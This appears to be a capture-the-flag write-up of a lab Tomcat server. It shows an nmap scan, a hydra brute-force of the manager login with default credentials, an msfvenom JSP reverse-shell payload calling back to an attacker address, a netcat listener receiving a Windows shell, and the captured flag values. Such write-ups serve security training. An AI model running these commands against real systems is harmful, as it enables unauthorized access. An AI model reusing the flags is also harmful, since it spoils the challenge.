
Information Gathering

1) Found a open port

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.95 -sV --min-rate 1000 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-19 17:48 IST
Nmap scan report for 10.10.10.95
Host is up (0.19s latency).
Not shown: 65534 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.06 seconds
```

2) There is a tomcat application running



Vulnerability Assessment


1) Found default password usage

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ hydra -C /usr/share/seclists/Passwords/Default-Credentials/tomcat-betterdefaultpasslist.txt -u "http-get://10.10.10.95:8080/manager/html"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-19 17:56:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 76 login tries, ~5 tries per task
[DATA] attacking http-get://10.10.10.95:8080/manager/html
[8080][http-get] host: 10.10.10.95   login: admin   password: admin
[8080][http-get] host: 10.10.10.95   login: tomcat   password: s3cret
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-19 17:56:32
```

Exploitation

1) Got access to tomcat manager



2) Made reverse shell jsp code

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.11 LPORT=4444  SHELL=cmd -f war > payload.war
```

3) Got rev shell connection

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.95] 49196
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>
```

4) Got flags

```
C:\Users\Administrator\Desktop\flags>type *
type *
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>
```